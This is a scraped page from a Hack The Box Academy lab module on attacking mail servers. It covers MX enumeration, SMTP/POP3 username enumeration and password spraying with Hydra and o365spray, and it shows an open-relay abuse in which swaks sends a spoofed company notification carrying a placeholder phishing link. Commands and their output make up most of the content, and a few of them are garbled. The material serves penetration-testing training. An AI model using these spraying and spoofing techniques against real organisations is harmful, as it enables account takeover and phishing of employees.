

Attacking Email Services


A **mail server** (sometimes also referred to as an email server) is a server that handles and delivers email over a network, usually over the Internet. A mail server can receive emails from a client device and send them to other mail servers. A mail server can also deliver emails to a client device. A client is usually the device where we read our emails (computers, smartphones, etc.).

When we press the **Send** button in our email application (email client), the program establishes a connection to an **SMTP** server on the network or Internet. The name **SMTP** stands for Simple Mail Transfer Protocol, and it is a protocol for delivering emails from clients to servers and from servers to other servers.

When we download emails to our email application, it will connect to a **POP3** or **IMAP4** server on the Internet, which allows the user to save messages in a server mailbox and download them periodically.

By default, **POP3** clients remove downloaded messages from the email server. This behavior makes it difficult to access email on multiple devices since downloaded messages are stored on the local computer. However, we can typically configure a **POP3** client to keep copies of downloaded messages on the server.

On the other hand, by default, **IMAP4** clients do not remove downloaded messages from the email server. This behavior makes it easy to access email messages from multiple devices. Let's see how we can target mail servers.



Enumeration

Email servers are complex and usually require us to enumerate multiple servers, ports, and services. Furthermore, today most companies have their email services in the cloud with services such as **Microsoft 365** or **G-Suite**. Therefore, our approach to attacking the email service depends on the service in use.

We can use the **Mail eXchanger (MX)** DNS record to identify a mail server. The MX record specifies the mail server responsible for accepting email messages on behalf of a domain name. It is possible to configure several MX records, typically pointing to an array of mail servers for load balancing and redundancy.

We can use tools such as `host` or `dig` and online websites such as [MXToolbox](#) to query information about the MX records:

Host - MX Records

Attacking Email Services
<pre>dbcypth0n@htb[/htb]\$ host -t MX hackthebox.eu</pre> hackthebox.eu mail is handled by 1 aspmx.l.google.com.

Attacking Email Services
<pre>dbcypth0n@htb[/htb]\$ host -t MX microsoft.com</pre> microsoft.com mail is handled by 10 microsoft-com.mail.protection.outlook.com.

DIG - MX Records

Attacking Email Services
<pre>dbcypth0n@htb[/htb]\$ dig mx plaintext.do grep "MX" grep -v ";"</pre> <pre>plaintext.do. 7076 IN MX 50 mx3.zoho.com. plaintext.do. 7076 IN MX 10 mx.zoho.com. plaintext.do. 7076 IN MX 20 mx2.zoho.com.</pre>

Attacking Email Services
<pre>dbcypth0n@htb[/htb]\$ dig mx inlanefreight.com grep "MX" grep -v ";"</pre> <pre>inlanefreight.com. 300 IN MX 10 mail1.inlanefreight.com.</pre>

Host - A Records

Attacking Email Services
<pre>dbcypth0n@htb[/htb]\$ host -t A mail1.inlanefreight.htb.</pre> mail1.inlanefreight.htb has address 10.129.14.128

These `MX` records indicate that the first three mail services are using a cloud services G-Suite (aspmx.l.google.com), Microsoft 365 (microsoft-com.mail.protection.outlook.com), and Zoho (mx.zoho.com), and the last one may be a custom mail server hosted by the company.

This information is essential because the enumeration methods may differ from one service to another. For example, most cloud service providers use their mail server implementation and adopt modern authentication, which opens new and unique attack vectors for each service provider. On the other hand, if the company configures the service, we could uncover bad practices and misconfigurations that allow common attacks on mail server protocols.

If we are targetting a custom mail server implementation such as `inlanefreight.htb`, we can enumerate the following ports:

Port	Service
TCP/25	SMTP Unencrypted
TCP/143	IMAP4 Unencrypted

TCP/110	POP3 Unencrypted
TCP/465	SMTP Encrypted
TCP/587	SMTP Encrypted/ STARTTLS
TCP/993	IMAP4 Encrypted
TCP/995	POP3 Encrypted

We can use **Nmap**'s default script **-sC** option to enumerate those ports on the target system:

```
Attacking Email Services

dbcyph0n@htb[/htb]$ sudo nmap -Pn -sV -sC -p25,143,110,465,587,993,995 10.129.14.128

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-27 17:56 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00025s latency).

PORT      STATE SERVICE VERSION
25/tcp    open  smtp      Postfix smtpd
|_smtp-commands: mail1.inlanefreight.htb, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME
MAC Address: 00:00:00:00:00:00 (VMware)
```

Misconfigurations

Email services use authentication to allow users to send emails and receive emails. A misconfiguration can happen when the SMTP service allows anonymous authentication or support protocols that can be used to enumerate valid usernames.

Authentication

The SMTP server has different commands that can be used to enumerate valid usernames **VRFY**, **EXPN**, and **RCPT TO**. If we successfully enumerate valid usernames, we can attempt to password spray, brute-forcing, or guess a valid password. So let's explore how those commands work.

VRFY this command instructs the receiving SMTP server to check the validity of a particular email username. The server will respond, indicating if the user exists or not. This feature can be disabled.

VRFY Command

```
Attacking Email Services

dbcyph0n@htb[/htb]$ telnet 10.10.110.20 25

Trying 10.10.110.20...
Connected to 10.10.110.20.
Escape character is '^]'.
220 parrot ESMTP Postfix (Debian/GNU)

VRFY root

252 2.0.0 root

VRFY www-data

252 2.0.0 www-data
```

```
VERFY new-user
```

```
550 5.1.1 <new-user>: Recipient address rejected: User unknown in local recipient table
```

EXPN is similar to **VERFY**, except that when used with a distribution list, it will list all users on that list. This can be a bigger problem than the **VERFY** command since sites often have an alias such as "all."

EXPN Command

Attacking Email Services

```
dbcypth0n@htb[/htb]$ telnet 10.10.110.20 25
```

```
Trying 10.10.110.20...
Connected to 10.10.110.20.
Escape character is '^]'.
220 parrot ESMTTP Postfix (Debian/GNU)
```

```
EXPN john
```

```
250 2.1.0 john@inlanefreight.htb
```

```
EXPN support-team
```

```
250 2.0.0 carol@inlanefreight.htb
250 2.1.5 elisa@inlanefreight.htb
```

RCPT TO identifies the recipient of the email message. This command can be repeated multiple times for a given message to deliver a single message to multiple recipients.

RCPT TO Command

Attacking Email Services

```
dbcypth0n@htb[/htb]$ telnet 10.10.110.20 25
```

```
Trying 10.10.110.20...
Connected to 10.10.110.20.
Escape character is '^]'.
220 parrot ESMTTP Postfix (Debian/GNU)
```

```
MAIL FROM:test@htb.com
it is
250 2.1.0 test@htb.com... Sender ok
```

```
RCPT TO:julio
```

```
550 5.1.1 julio... User unknown
```

```
RCPT TO:kate
```

```
550 5.1.1 kate... User unknown
```

```
RCPT TO:john
```

```
250 2.1.5 john... Recipient ok
```

We can also use the **PO3** protocol to enumerate users depending on the service implementation. For example, we can use the

We can also use the `telnet` protocol to enumerate users depending on the server implementation. For example, we can use the command `USER` followed by the username, and if the server responds `OK`. This means that the user exists on the server.

USER Command

```

Attacking Email Services

dbcyp0n@htb[/htb]$ telnet 10.10.110.20 110

Trying 10.10.110.20...
Connected to 10.10.110.20.
Escape character is '^]'.
+OK POP3 Server ready

USER julio

-ERR

USER john

+OK

```

To automate our enumeration process, we can use a tool named `smtp-user-enum`. We can specify the enumeration mode with the argument `-M` followed by `VRFY`, `EXPN`, or `RCPT`, and the argument `-U` with a file containing the list of users we want to enumerate. Depending on the server implementation and enumeration mode, we need to add the domain for the email address with the argument `-D`. Finally, we specify the target with the argument `-t`.

```

Attacking Email Services

dbcyp0n@htb[/htb]$ smtp-user-enum -M RCPT -U userlist.txt -D inlanefreight.htb -t 10.129.203.7

Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

-----
| Scan Information |
-----

Mode ..... RCPT
Worker Processes ..... 5
Usernames file ..... userlist.txt
Target count ..... 1
Username count ..... 78
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain ..... inlanefreight.htb

##### Scan started at Thu Apr 21 06:53:07 2022 #####
10.129.203.7: jose@inlanefreight.htb exists
10.129.203.7: pedro@inlanefreight.htb exists
10.129.203.7: kate@inlanefreight.htb exists
##### Scan completed at Thu Apr 21 06:53:18 2022 #####
3 results.

78 queries in 11 seconds (7.1 queries / sec)

```

Cloud Enumeration

As discussed, cloud service providers use their own implementation for email services. Those services commonly have custom features that we can abuse for operation, such as username enumeration. Let's use Office 365 as an example and explore how we can enumerate usernames in this cloud platform.

`Office365enum` is a username enumeration and password guessing tool aimed at Microsoft Office 365 (O365) developed by `704`. This tool

[O365spray](#) is a username enumeration and password spraying tool aimed at Microsoft Office 365 (O365) developed by [ZDN](#). This tool reimplements a collection of enumeration and spray techniques researched and identified by those mentioned in [Acknowledgments](#).

Let's first validate if our target domain is using Office 365.

O365 Spray

```

Attacking Email Services

dbcyp0n@htb[/htb]$ python3 o365spray.py --validate --domain msplaintext.xyz

*** O365 Spray ***

>-----<

> version      : 2.0.4
> domain       : msplaintext.xyz
> validate     : True
> timeout      : 25 seconds
> start        : 2022-04-13 09:46:40

>-----<

[2022-04-13 09:46:40,344] INFO : Running O365 validation for: msplaintext.xyz
[2022-04-13 09:46:40,743] INFO : [VALID] The following domain is using O365: msplaintext.xyz

```

Now, we can attempt to identify usernames.

```

Attacking Email Services

dbcyp0n@htb[/htb]$ python3 o365spray.py --enum -U users.txt --domain msplaintext.xyz

*** O365 Spray ***

>-----<

> version      : 2.0.4
> domain       : msplaintext.xyz
> enum         : True
> userfile     : users.txt
> enum_module  : office
> rate         : 10 threads
> timeout      : 25 seconds
> start        : 2022-04-13 09:48:03

>-----<

[2022-04-13 09:48:03,621] INFO : Running O365 validation for: msplaintext.xyz
[2022-04-13 09:48:04,062] INFO : [VALID] The following domain is using O365: msplaintext.xyz
[2022-04-13 09:48:04,064] INFO : Running user enumeration against 67 potential users
[2022-04-13 09:48:08,244] INFO : [VALID] lewen@msplaintext.xyz
[2022-04-13 09:48:10,415] INFO : [VALID] juurena@msplaintext.xyz
[2022-04-13 09:48:10,415] INFO :

[ * ] Valid accounts can be found at: '/opt/o365spray/enum/enum_valid_accounts.2204130948.txt'
[ * ] All enumerated accounts can be found at: '/opt/o365spray/enum/enum_tested_accounts.2204130948.txt'

[2022-04-13 09:48:10,416] INFO : Valid Accounts: 2

```

Password Attacks

We can use [Hydra](#) to perform a password spray or brute force against email services such as [SMTP](#), [POP3](#), or [IMAP4](#). First, we need to get a username list and a password list and specify which service we want to attack. Let us see an example for [POP3](#).

Hydra - Password Attack

Hydra - Password Attack

```

Attacking Email Services

dbcypth0n@htb[/htb]$ hydra -L users.txt -p 'Company01!' -f 10.10.110.20 pop3

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organs

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-13 11:37:46
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay le
[DATA] max 16 tasks per 1 server, overall 16 tasks, 67 login tries (l:67/p:1), ~5 tries per task
[DATA] attacking pop3://10.10.110.20:110/
[110][pop3] host: 10.129.42.197 login: john password: Company01!
1 of 1 target successfully completed, 1 valid password found

```

If cloud services support SMTP, POP3, or IMAP4 protocols, we may be able to attempt to perform password spray using tools like [Hydra](#), but these tools are usually blocked. We can instead try to use custom tools such as [o365spray](#) or [MailSniper](#) for Microsoft Office 365 or [CredKing](#) for Gmail or Okta. Keep in mind that these tools need to be up-to-date because if the service provider changes something (which happens often), the tools may not work anymore. This is a perfect example of why we must understand what our tools are doing and have the know-how to modify them if they do not work properly for some reason.

O365 Spray - Password Spraying

```

Attacking Email Services

dbcypth0n@htb[/htb]$ python3 o365spray.py --spray -U usersfound.txt -p 'March2022!' --count 1 --lockout 1 --doma

*** O365 Spray ***

>-----<

> version      : 2.0.4
> domain       : msplaintext.xyz
> spray        : True
> password     : March2022!
> userfile     : usersfound.txt
> count        : 1 passwords/spray
> lockout      : 1.0 minutes
> spray_module  : oauth2
> rate         : 10 threads
> safe         : 10 locked accounts
> timeout      : 25 seconds
> start        : 2022-04-14 12:26:31

>-----<

[2022-04-14 12:26:31,757] INFO : Running O365 validation for: msplaintext.xyz
[2022-04-14 12:26:32,201] INFO : [VALID] The following domain is using O365: msplaintext.xyz
[2022-04-14 12:26:32,202] INFO : Running password spray against 2 users.
[2022-04-14 12:26:32,202] INFO : Password spraying the following passwords: ['March2022!']
[2022-04-14 12:26:33,025] INFO : [VALID] lewen@msplaintext.xyz:March2022!
[2022-04-14 12:26:33,048] INFO :

[ * ] Writing valid credentials to: '/opt/o365spray/spray/spray_valid_credentials.2204141226.txt'
[ * ] All sprayed credentials can be found at: '/opt/o365spray/spray/spray_tested_credentials.2204141226.txt'

[2022-04-14 12:26:33,048] INFO : Valid Credentials: 1

```

Protocol Specifics Attacks

An open relay is a Simple Mail Transfer Protocol ([SMTP](#)) server, which is improperly configured and allows an unauthenticated email relay. Messaging servers that are accidentally or intentionally configured as open relays allow mail from any source to be transparently re-routed through the open relay server. This behavior masks the source of the messages and makes it look like the mail

originated from the open relay server.

Open Relay

From an attacker's standpoint, we can abuse this for phishing by sending emails as non-existing users or spoofing someone else's email. For example, imagine we are targeting an enterprise with an open relay mail server, and we identify they use a specific email address to send notifications to their employees. We can send a similar email using the same address and add our phishing link with this information. With the `nmap smtp-open-relay` script, we can identify if an SMTP port allows an open relay.

```

Attacking Email Services

dbcyp0n@htb[/htb]# nmap -p25 -Pn --script smtp-open-relay 10.10.11.213

Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-28 23:59 EDT
Nmap scan report for 10.10.11.213
Host is up (0.28s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
|_smtp-open-relay: Server is an open relay (14/16 tests)

```

Next, we can use any mail client to connect to the mail server and send our email.

```

Attacking Email Services

dbcyp0n@htb[/htb]# swaks --from notifications@inlanefreight.com --to employees@inlanefreight.com --header 'Subject: Company Notification'

=== Trying 10.10.11.213:25...
=== Connected to 10.10.11.213.
<- 220 mail.localdomain SMTP Mailer ready
-> EHLO parrot
<- 250-mail.localdomain
<- 250-SIZE 33554432
<- 250-8BITMIME
<- 250-STARTTLS
<- 250-AUTH LOGIN PLAIN CRAM-MD5 CRAM-SHA1
<- 250 HELP
-> MAIL FROM:<notifications@inlanefreight.com>
<- 250 OK
-> RCPT TO:<employees@inlanefreight.com>
<- 250 OK
-> DATA
<- 354 End data with <CR><LF>.<CR><LF>
-> Date: Thu, 29 Oct 2020 01:36:06 -0400
-> To: employees@inlanefreight.com
-> From: notifications@inlanefreight.com
-> Subject: Company Notification
-> Message-Id: <20201029013606.775675@parrot>
-> X-Mailer: swaks v20190914.0 jetmore.org/john/code/swaks/
->
-> Hi All, we want to hear from you! Please complete the following survey. http://mycustomphishinglink.com/
->
-> .
<- 250 OK
-> QUIT
<- 221 Bye
=== Connection closed with remote host.

```

VPN Servers

 **Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

EU Academy 4

Low Load

PROTOCOL

● UDP 1337 ● TCP 443

DOWNLOAD VPN CONNECTION FILE



Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

AU

100000ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...



Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): [Click here to spawn the target system!](#)

+ 1

What is the available username for the domain inlanefreight.htb in the SMTP server?

Submit your answer here...



Cheat Sheet



Download VPN
Connection File

+10 Streak pts

 Submit Show Solution+ 1 

Access the email account using the user credentials that you discovered and submit the flag in the email as your answer.

Submit your answer here...

+10 Streak pts

 Submit Show Solution PreviousNext  Cheat Sheet Resources Go to Questions

Table of Contents

Introduction

Interacting with Common Services 

Protocol Specific Attacks

The Concept of Attacks Service Misconfigurations Finding Sensitive Information 

FTP

 Attacking FTP Latest FTP Vulnerabilities 

SMB

 Attacking SMB Latest SMB Vulnerabilities 

SQL Databases

 Attacking SQL Databases Latest SQL Vulnerabilities 

RDP

 Attacking RDP Latest RDP Vulnerabilities 

DNS

 Attacking DNS Latest DNS Vulnerabilities 

SMTP

 [Attacking Email Services](#)

Latest Email Service Vulnerabilities

Skills Assessment

 [Attacking Common Services - Easy](#) [Attacking Common Services - Medium](#) [Attacking Common Services - Hard](#)

My Workstation

OFFLINE

 Start Instance

 / 1 spawns left